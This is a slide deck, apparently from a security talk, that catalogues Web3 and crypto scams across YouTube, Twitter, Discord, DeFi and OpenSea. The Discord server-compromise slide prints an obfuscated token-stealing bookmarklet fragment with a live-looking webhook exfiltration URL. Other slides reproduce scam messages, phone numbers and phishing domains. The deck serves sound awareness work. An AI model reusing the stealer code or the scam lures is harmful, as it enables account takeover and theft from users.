

Web3 scams

and other security aspects

No, you did not win a monkey

A bit about myself

Alin Mihai Barbatei

- Worked in cyber security for 8 years
- Dabbling in blockchain technology since late 2020
- Recently joined QED x **THE SANDBOX** to work on awesome Web3 projects



[!\[\]\(0f848bbd71cef6b345273b16f905912a_img.jpg\) alin-mihai-barbatei-27772b54](https://www.linkedin.com/in/alin-mihai-barbatei-27772b54)

[!\[\]\(339a16584d5da0f0a3ca4e9ec17bf6a1_img.jpg\) abarbatei](https://twitter.com/abarbatei)


What is Web3?

- **Web1**: HTML, GIFs, forms and emails — static content
- **Web2**: web applications, APIs, social platforms — dynamic content
- **Web3**: **Web2** plus **Blockchain Technology**
 - Example what it includes: wallet support, *DeFI* (**D**ecentralised **F**inance)
 - A form of **FinTech** (Financial Technology)

Applications of Web3/blockchain technology

- *Crypto currencies “coins” (or tokens)*
- *NFTs - **Non Fungible** (divizable) **Tokens***


How someone starts in Web3



YouTube scam #1 — Influencer impersonation

Replies imitating the influencer. Usually refer a whatsapp number


Sometimes multiple bots (from different influencers) overlap.

 **F** 8 months ago

Thanks for being honest at last!!!! DONT STOP. Since thanksgiving, all i heard was speculation and wild guesses from you.


👍 2 🗨️ REPLY

▲ 1 REPLY

 **+12699066070WhatsApp** 4 months ago

👍 👍 For Help/Guidance on building/investing/financial portfolio 🚀 🚀


👍 🗨️ REPLY

 **Mark Huizinga** 8 months ago

I was already learning the solidity language to be able to build out an idea i have that hasn't been created yet, this motivated me even more to go after it and just build learn build learn. Thanks Alex

👍 1 🗨️ REPLY

▲ 5 REPLIES


 **WhatsApp Me+** ①④③⑤⑤⑤③③③① 8 months ago (edited)

What'sapp+👤👤👤👤👤👤👤👤👤👤 Thanks for watching

Hit me up there 👍 👍

There are profitable nodes and patterns I'd love to show you 🚀 👍

👍 🗨️ REPLY

 **★ ryandcrypto**+15592143962 8 months ago

Thanks for watching®


Send a direct msg right away.

What'sapp+19152407876


YouTube scam #2 — Fake mentorships

Comments indicating high gains and a name.


Followed in the replies with telegram/whatsapp id.



[Redacted] The Market cycle still has not met it's balance, we keep going round in circles while waiting for that great bullish market out on a huge support, but in the mean time we could always ignore the market ups and downs and stay fully invested. Big thanks to Lily Alice for helping me earn over 13 btc by implementing her method and following her guide..



[Redacted] ago Predicting< a reversal of a trend is risky, and even worse, I believe there is more to this market than we understand currently. When people are losing, they don't aim to increase their average, but that can only change if you have a personal trade guide and signal provider like that of Barton William which has made me almost 8.7 on a 2 btc Trade capital over the last 2 months. Make the wise decision. Markets fluctuate in cycles that can last anywhere from a few days to several years. In the case of B-TC, it's difficult to make a bullish case simply from looking at the charts.



[Redacted] days ago I have learned in recent months is to remain calm, especially when it comes to investments in cryptocurrencies. Learn not to sell in a panic when everything goes down and not to buy in euphoria when everything goes up. I advise y'all to forget predictions and start making a good profit now because future valuations are all speculations and guesses. The market is very unstable and you can not tell if it's going bearish or bullish. While myself and others are trading without fear of making a loss others are being patient for the price to skyrocket, I would say trading has been going smoothly for me i started with 2.5 BTC and i have accumulated over 11.6 BTC in just one month with the trading strategy given to me by expert trader Louis Chung

Show less

YouTube scam #3 — Fake airdrops

Eca ✨ @ecasurtida · 56m
Replying to @Bitboy_Crypto
FRIENDS! Airdrop Don't be late 🤑!!
youtube.com/watch?app=ESQU.....

Javier O. Montecar @JavierMontecar · 58m
Replying to @Bitboy_Crypto
GUYS! Why dont they want us to know this??!
youtube.com/watch?app=HBEN.....

ajell @peacharjae · 57m
Replying to @Bitboy_Crypto
Why is everybody silent on this??? youtube.com/watch?app=GDYN.....

Mehmet Huseyin Orhan @mhorhan51 · 1h
Replying to @Bitboy_Crypto
FRIENDS! Why is everybody silent OGS on this?! youtube.com/watch?app=E7AW....

do\$ @raizalexandra_ · 1h
Replying to @Bitboy_Crypto
The craziest airdrop is Live 🤑
youtube.com/watch?app=QPUT....

Link to YT is usually shared on other platforms, such as Twitter
Scam site URL in pinned comment takes you to a “verify by donating” site

The video is titled "BINANCE GIVEAWAY ANNOUNCE" and features a man speaking. The video player shows a progress bar at 0:20 / 6:53. Below the video, there is a pinned comment from "Binance Live" dated Oct 17, 2022, which says: "We have launched right now! Hurry up! Everyone can participate." and includes a link to "BINPRIZE.NET".


The website is titled "Binance 5,000 BTC Giveaway!". It features a QR code and a step-by-step guide. The guide includes the following steps:

1. To make a transaction, use any wallet or exchange that supports Bitcoin.
2. Send small amount you want multiplied by the promotion from your wallet. For example, to get 10 BTC, send 1 BTC. You can use Electrum or your wallet of choice to send BTC.
3. Once we receive your identifying transaction, we will immediately send the requested amount back to you.
4. If you are late, your BTC will be instantly refunded to your address! No risk!

At the bottom, there is a red bar indicating "Free Bitcoin Remaining" with a value of "5,941 / 5,900".

Twitter scams #1 — Free giveaway! — Part 1

Attackers can buy twitter verified accounts (blue tick)
They reply to comments on high profiles accounts.



Twitter scams #1 — Free giveaway! — Part 2

Some bots simply spam direct URLs on replies.

Another tactic is for fake NFT giveaways to include you (@) with other legitimate and fake accounts.




Twitter scams #2 — Helping “students” out

Scammer sends wallet seed phrase or address private key

Victim sends ETH for gas in order to transfer the USTD (dollars)

Scammer uses a sweeper to instantly transfer any ETH to a different address.

You lose the ETH sent for gas. Not much, but it can compound.



Discord / Telegram scams #1 — DMs

Instant scam messages when entering a server on Discord.
Random messages on Telegram.



CaptchaBot

This is the beginning of your direct message history with @CaptchaBot.

1 Mutual Server • [Add Friend](#) [Block](#) [Report Spam](#)



CaptchaBot Today at 5:45 PM

Welcome @ABA,

Please verify yourself to gain access to **Gutter Cat Gang**

If you do not verify within 10 minutes, you will be kicked.

Verification required

[Click here to verify](#)

To gain access to Gutter Cat Gang you need to prove you are a human by completing a captcha.

MyNameJeff Today at 12:20 PM

🔔 Because of the bear market of the market, we provide 300 whitelists that can be

🌟 Quick Minting if you are mentioned by us (only 300 NFTs on Discord members)

🔗 Mint only at our Official Website 📌 below (click to open)

<https://supduck.live-premint.xyz/>

Note: The address above 📌 is only available for selected members of this drop.

🚀 Quantities are limited, first come first served.

CLICK HERE TO MINT!

🎁 YOU'VE BEEN WHITELISTED TO LIMITED FREE MINT

👉 Pre-sale info:

▶ Price: Free

▶ Supply: 1888 NFT

▶ Limit: 5 NFT per wallet

🚫 All other links are FAKE 🚫

Thank you for your support and patience!



Forwarded from The Animal Farm



The \$AFD token is now LIVE for trading on #PANCAKESWAP. 🐾🚀

Buy \$AFD and stake them in auto-compounding #DogPound !!

Earn \$BNB & \$BUSD while increasing your ownership of the platform 🔥

🍪 Trading on PancakeSwap:

<https://pancakeswap.finance/swap?>

AFD&outputCurrency=0xFd619ebEFD3F7528Ea3CA7f4E98477Da3dB4f810

📄 Contract (BEP-20):

0xFd619ebEFD3F7528Ea3CA7f4E98477Da3dB4f810

Like, Comment, Share, and follow !!

Don't forget to reply, very important 🔥

Discord scams #2 — Server compromise — Part 1


Server admins fall to social engineering and have their accounts compromised in order for the attacker to release fake minting/airdrops links on the official server announcement channel.

This tactic requires user to bookmark a “Button” that actually contains malicious code and execute it. When the bookmark is executed, on discord web, will steal AUTH token, thus compromising the server.

There are several variations as to how mods/Admins are social engineered.

Source: <https://twitter.com/sentinelwtf/status/1496293768542429187>

```
function _0x57e3() {  
  const _0x796e0 = ['post', 'Logger', '14189UnqBMM', 'call', '32tyjohq', '542421DVxSBP', 'token', 'defineProperty', 'getItem', 'remove',  
  '115735QQTfJ', '1239516Npseat', 'location', 'contentWindow',  
  'https://discord.com/api/webhooks/931234215876513822/wUMC6RNUrawAleH8tI0pMMZErreTtcPwuX2SxyCdiZdaAG9GaqaIqoC_ul4fmYMnu26Y', '2607160rdsZzo',  
  'https://discord.gg/NrcKcKuu5Q', 'application/json', '3890763cByyJs', '4044TbwPqk', 'href', '3669085DGUnCg', 'stringify', 'localStorage'];  
  _0x57e3 = function () {  
    return _0x796e0;  
  };  
}
```



Discord scams #2 — Server compromise — Part 2

Example social engineering

- Admin is approached that his server is added to a scam/malicious link database
- Must prove innocence on the scammer's discord server



Fading.eth 02/19/2022

You're now banned from **NFT Central** and your server Fortune Friends Club will be added to our scam/rug list.

The reason for your ban is Sending users scam/malicious links. If you feel this was a false ban then feel free to join our server and make a support ticket. If it turns out you're innocent then we will remove your server from our scam/rug list and we will give you a free shout-out as an apology.

Discord Invite : discord.gg/nftc

YOU'VE BEEN INVITED TO JOIN A SERVER



NFT Central Support

● 2,800 Online ● 12,287 Members


Join

Discord scams #2 — Server compromise — Part 3

When joining the server, a fake *CaptchaBot* asks for bookmarking the button

Further ask to execute the bookmark on discord.com

Compromise is done here.




DeFI scam #1 — “Free money” — Part 1

Random coin is
airdropped to your wallet

These are usually
observe on explorers

In this example, the
SteakShare (SSX) coin.




Source: <https://twitter.com/cryptoherdboy/status/1466425437236641800>

DeFI scam #1 — “Free money” — Part 2

You check contract details using known Web3 tools/sites or explorers, polygonscan.com in this case. Coin shows an official web site which you visit.


Profile Summary

Contract:	0x9e2d266d6c90f6c0d80a88159b15958f7135b8af
Decimals:	18
Official Site:	https://stakeshare.org/ 
Social Profiles:	    

DeFI scam #1 — “Free money” — Part 3

On the website page you can *apparently* swap your coins for a lot of USDT (dollars equivalent)


You press **Approve**, required in any normal swap situations.



DeFi scam #1 — “Free money” — Part 4

Your wallet is prompted for permission to spend the SSX coin. This is normal when interaction with DEXs (Decentralised Exchanges)

But you are actually allowing the site to access your USDC (another dollar equivalent token), which if given, will empty your wallet.





✓ No security vendors flagged this URL as malicious



<https://stakeshare.org/>
stakeshare.org

522
Status

text/html; charset=UTF-8
Content Type

2021-12-23 12:47:36 UTC
9 months ago



Community
Score

DETECTION

DETAILS

LINKS

COMMUNITY 1

Security Vendors' Analysis



! 1 security vendor flagged this URL as malicious



<https://stakeshare.org/>
stakeshare.org

522
Status

text/html; charset=UTF-8
Content Type

2022-10-18 20:27:46 UTC
a moment ago



Community
Score

DETECTION

DETAILS

LINKS

COMMUNITY 1

Security Vendors' Analysis

Seclookup

! Malicious

Abusix

✓ Clean

DeFI scam #2 — Rug pulls — Part 1

Rug pull - scam where crypto developers abandon a project and run away with investors' funds.

“to get the rug pulled from under your feet”

Mostly connected to **DEXs** (Decentralized Exchanges)



How:

- *Create a Liquidity Pair on a popular DEX*
 - This gives them initial majority right over the pool
- *Pump the price of the token*
 - Make people buy (publicity, hype, social engineering, manipulation)
- *Remove liquidity from pool, leaving investors rekt*

DeFi scam #2 — Rug pulls: SQUID — Part 2

‘Squid Game’-inspired cryptocurrency that soared by 23 million percent now worthless after apparent scam



By Amy Cheng

November 2, 2021 at 3:05 a.m. EDT




Source: <https://www.washingtonpost.com/world/2021/11/02/squid-game-crypto-rug-pull/>

Opensea scam #1 — Beware of junk




Opensea <https://opensea.io/>

- The most popular NFT marketplace
- Verified collections have the extra blue tick



Abused features

- *Anyone can make a collection.*
 - Scammer make collections imitating the originals, thus you buy a worthless JPEG (the irony 😊)
- Anyone can send any NFT to anybody





JRNY Club

By JRNY

Items 10.0K · Created Nov 2021 · Creator fee 7.5%

JRNY Club is a membership NFT that grants access to future sets, private community access, exclusive NFT...

See more

16K total volume
0.64 floor price
0.595 best offer
1% listed
5,724 owners
57% unique owners

Items

Activity



Search by name or attribute



Updated 2s ago



JRNY #4550

Price
0.64



JRNY #5131

Price
0.64



JRNY #4896

Price
0.64



JRNY CLUB OFFICIAL

Items 12 · Created Feb 2022 · Creator fee 10%

JRNY Club is a membership NFT that grants access to future sets, private community access, exclusive NFT...

See more

0.000 total volume
--- floor price
--- best offer
0% listed
1 owner
--- unique owners

Items

Activity



Search by name or attribute



Updated 4m ago



VOYAGER #3455



VOYAGER #4333



VOYAGER #3000

Opensea scam #2

Scenario:

Receive a *valuable* NFT

Can't sell due to
intentional faulty NFT
implementation

Check link in description
for help

Love Addicted Girl #1

Owned by C054A6 34 views

Sale ends October 15, 2022 at 3:19am GMT-7

Current price
1.59 \$2,075.68

Buy now Make offer

Price History

All time

No item activity yet

Listings

Offers

Price	USD Price	Floor Difference	Expiration	From
0.45 WETH	\$587.46	72% below	1 day	AC1372

Description

By C054A6

The Love Addicted Girl - Lysna Collection is a wave of 4,000 Japanese-inspired unique digital exclusive collectibles made with love by the Soudan NFT community on the Ethereum blockchain. Your LAG NFT is your exclusive access to Soudan Exclusive Members-only partnerships, benefits, and perks. More perks will come via community roadmap activation. Visit [Here](#) for more details.

About Pretty LysnaC Club

Details

Source: <https://twitter.com/0xQuit/status/1576693006148653056>

Opensea scam #3 - Fake minting

Influencers can influence the value of a collection by hyping the NFTs

“Smart” people know this so they watch known influencers wallets to see what they have in it, or what they mint

Not that known fact: someone can make it look like you minted, when you didn't



2	0x5205c81adde5da88e715a4526182373dca4184a0	165	4.2438%
3	<> artchick.eth	133	3.4208%
4	0x3ffc29d156c02e8b7a994be8b800565feaea4434	112	2.8807%
5	0xd0fb2a0d2c79f0a952bee675a8af6b72e872e8f3	100	2.5720%
6	<> cagelawyer.eth	85	2.1862%
7	<> sneakyninjapants.eth	80	2.0576%
8	0x5ea9681c3ab9b5739810f8b91ae65ec47de62119	76	1.9547%
9	<> paynmedia.eth	60	1.5432%
10	<> wizardx.eth	59	1.5175%
11	<> sokos6.eth	51	1.3117%
12	<> ottosuwen.eth	50	1.2860%
